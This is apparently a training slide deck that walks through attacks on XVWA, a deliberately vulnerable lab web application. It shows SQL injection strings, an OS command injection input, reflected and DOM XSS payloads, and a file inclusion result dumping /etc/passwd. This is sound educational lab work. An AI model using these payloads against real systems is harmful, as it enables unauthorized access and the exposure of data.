XVWA Technical Run

Information Security Inc.

Contents

- About XVWA ,Test environment & XVWA Installation
- SQL injection (error based) & SQL Injection (blind)
- OS Command injection
- XSS Reflected & DOM Based XSS
- File Inclusion
- References

About XVWA

◎ Xtreme Vulnerable Web Application (XVWA)

XVWA is a badly coded web application written in PHP/MySQL that helps security enthusiasts to learn application security. It’s not advisable to host this application online as it is designed to be “Xtremely Vulnerable”.

- Link: https://github.com/s4n7h0/xvwa

- Docker Image: https://github.com/tuxotron/xvwa_lamp_container

#docker search xvwa

Test environment & XVWA Installation

◎Test environment

- Kali linux (SMP Debian 4.6.4-1kali1) with XVWA docker image.
  IP:192.168.10.12

- Mysql database
  mysql Ver 14.14 Distrib 5.6.30, for debian-linux-gnu (x86_64) using EditLine wrapper

- Apache webserver
  Server version: Apache/2.4.25 (Debian)

- Docker install script: dockerinstall.sh
  - XVWA docker image: https://github.com/tuxotron/xvwa_lamp_container
  #docker search xvwa

```
NAME    DESCRIPTION    STARS    OFFICIAL    AUTOMATED
tuxotron/xvwa
```

Test environment & XVWA Installation

- Run XVWA docker image

  ```
  # docker run --name xvw -d -p 80:80 tuxotron/xvwa
  ```

- Setup the database

  Access http://192.168.10.12/xvwa/setup

SQL injection (error based)


- SQL injection is an attack technique by which a malicious user can run SQL code with the privilege on which the application is configured.

- More about SQL Injection
  https://www.owasp.org/index.php/SQL_Injection

SQL injection (error based)

◎ Checking vulnerability

POST Request: item=&search='



Method	URL	Params	Status	Content Type	Length	Details
POST	http://192	item=&search=%	200	text/html	253.5 MB	Browser Request

```
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version
for the right syntax to use near '%' OR itemdesc LIKE '%'%' OR categ LIKE '%'%'' at line 1
```


```
http://192.168.10.12/xvwa/vulnerabilities/sqli/
```

```
item=&search='
```

SQL injection (error based)

◎Exploit the vulnerability

【POST Request -> item=&search=0‘=‘0】



XVWA Login About

Search


Submit

Item Code : XVWA0987
Item Name : Affogato

Description : An affogato (Italian, "drowned") is a coffee-based beverage. It usually takes the form of a scoop of vanilla gelato or ice cream topped with a shot of hot espresso. Some variations also include a shot of Amaretto or other liqueur.

```
http://192.168.10.12/xvwa/vulnerabilities/sqli/
item=&search=0'='0
```

【POST Request -> item=&search='>1=‘】



method:POST

XVWA Login About

Item Code : XVWA3876
Item Name : Americano

Description : An affogato (Italian, "drowned") is a coffee-based beverage. It usually takes the form of a scoop of vanilla gelato or ice cream topped with a shot of hot espresso. Some variations also include a shot of Amaretto or other liqueur.

```
http://192.168.10.12/xvwa/vulnerabilities/sqli/
item=&search='>1='
```

SQL injection (blind)

- Blind SQL (Structured Query Language) injection is a type of SQL Injection attack that asks the database true or false questions and determines the answer based on the applications response. The difference here is that user/attacker will not see any backend error message in this case.


- More about Blind SQL Injection
  https://www.owasp.org/index.php/Blind_SQL_Injection

SQL injection (blind)

◎ Checking vulnerability

POST Request that returns ‘false’ -> item=&search=‘ and 1=0#

If the web application is vulnerable to SQL Injection, then it probably will not return anything.



Method	URL	Params	Status	Content Type	Length	Details
POST	http://...	item=&search=0'...	200	text/html	16.5 KB	Browser Request (Manual)

method:POST

```
http://192.168.10.12/xvwa/vulnerabilities/sqli/
```

```
item=&search=' and 1=0#
```


iSEC information security inc.

SQL injection (blind)

◎Vulnerability

If the web application is vulnerable to SQL Injection, then it probably will not return anything.To make sure, the attacker will inject a query that will return 'true‘; If the content of the page that returns 'true' is different than that of the page that returns 'false', then the attacker is able to distinguish when the executed query returns true or false.

POST Request that returns ‘false’ -> item=&search=‘ and 9=9#



Item Code : XVWA0987
Item Name : Affogato

Description : An affogato (Italian, "drowned") is a coffee-based beverage. It usually takes the form of a scoop of vanilla gelato or ice cream topped with a shot of hot espresso. Some variations also include a shot of Amaretto or other liqueur.

```
http://192.168.10.12/xvwa/vulnerabilities/sqli/
```

```
item=&search=' and 9=9#
```


OS Command Injection

Some applications use operating system commands to execute certain functionalities by using bad coding practices, say for instance, usage of functions such as system(),shell_exec(), etc. This allows a user to inject arbitrary commands that will execute on the remote host with the privilege of web server user. An attacker can trick the interpreter to execute his desired commands on the system.

- More about OS Command Injection
  https://www.owasp.org/index.php/Command_Injection

OS Command Injection

◎Example: 8.8.8.8; echo "¥n"; echo "Date $(date)" echo "¥n"; && ifconfig


Enter your IP/host to ping.
8.8.8.8; echo "\n"; echo "Date $(date)" echo "\n"; && ifconfig
Submit Button

```
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=42 time=38.7 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=42 time=38.7 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=42 time=38.6 ms

--- 8.8.8.8 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 38.644/38.713/38.778/0.233 ms


Date equal Thu Jul  6 03:13:52 UTC 2017


eth0      Link encap:Ethernet  HWaddr 02:42:ac:11:00:02
```

XSS Reflected


Cross Site Scripting attacks abuse the browser's functionality to send malicious scripts to the client machine. In other words, this is client side attack. Cross Site Scripting attacks are generally be categorized into two categories: stored and reflected. In reflected attacks, the application reflects the malicious script back on the browser.

- More about XSS Reflected
  https://www.owasp.org/index.php/Types_of_Cross-Site_Scripting#Reflected_XSS_.28AKA_Non-Persistent_or_Type_II.29

XSS Reflected

- Input
  http://192.168.10.12/xvwa/vulnerabilities/reflected_xss/?item=ITEM

- Output




```
◢ <div class="col-lg-6">
    <p>Enter your message here.</p>
  ◢ <form action="" method="get">
    ◢ <div class="form-group">
        <label></label>
        <input name="item" width="50%" class="form-control" placeholder="Enter URL of Image" />
        <br />
      ▷ <div align="right">…</div>
      </div>
    </form>
    ITEM
    <p></p>
```

XSS Reflected

◎ The browser reflects injected JavaScript


- Input

  JavaScript: %3cscript%3evar a =11; alert(a === 11);%3c/script%3e



```
192.168.10.12/xvwa/vulnerabilities/reflected_xss/?item=%3cscript%3evar a =11; alert(a === 11);%3c/script%3e
```

- Output




```
true
```

iSEC information security inc.


DOM Based XSS

◎ Vulnerability discovery

- Access
  http://192.168.10.12/xvwa/vulnerabilities/dom_xss/
- Input
  http://192.168.10.12/xvwa/vulnerabilities/dom_xss/?search=adi
- Output



```
        <br>
      ▶ <div align="right">…</div>
      </div>
    </form>
    <p></p>
    <p id="srch">You've searched for adi</p>
  </div>
```



192.168.10.12/xvwa/vulnerabilities/dom_xss/?search=adi

Select Language:
English

Search on the page
Enter Search Item


You've searched for adi

DOM Based XSS in XVWA

◎Vulnerability discovery

- Output

  Output is not showing in source code. But show in Inspect Element because input is not maded by PHP or backend code. Its occur from JavaScript Code. So its not show in source code directly and just only work in browser.
  Function search() explained: When ?search found in URL , the input after ?search= will show in the element that is defined by id=srch. Can use html tag for XSS purpose.




```
 <script type="text/javascript">
     function search()
     {
         var myurl = document.URL;
         if(myurl.indexOf("?search=")>0)
         {
             document.getElementById('srch').innerHTML = "You've searched for "+unescape(myurl.substr(myurl.indexOf("?search=")+8));
         }
     }
</script>
```

DOM Based XSS


◎Vulnerability discovery

- Input



192.168.10.12/xvwa/vulnerabilities/dom_xss/?search=<img src=x onerror=alert("DOM_XSS")>

- Output




192.168.10.12/xvwa/vulnerabilities/dom_xss/?search=<img src=x onerror=alert("DOM_XSS")>

```
      <br>
      <input class="form-control" placeholder="Enter Search Item" name="search" width="50%">
      <br>
    ▸ <div align="right">…</div>
    </div>
  </form>
  <p></p>
▾ <p id="srch">
    You've searched for
    <img src="x" onerror="alert("DOM_XSS")"> ev
  </p>
```

File inclusion

File inclusion is an attack that would allow an attacker to access unintended files on the server.

- More about File inclusion
  https://www.owasp.org/index.php/Testing_for_Local_File_Inclusion
  https://www.owasp.org/index.php/Testing_for_Remote_File_Inclusion



Click on the link below to read the help file.

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin
/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var
/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:
/usr/sbin/nologin libuuid:x:100:101::/var/lib/libuuid: syslog:x:101:104::/home/syslog:/bin/false mysql:x:102:105:MySQL
Server,,,:/nonexistent:/bin/false
```

References

- OWASP
  https://www.owasp.org/index.php/Category:Attack
- Github
  https://github.com/s4n7h0/xvwa
  https://github.com/tuxotron/xvwa_lamp_container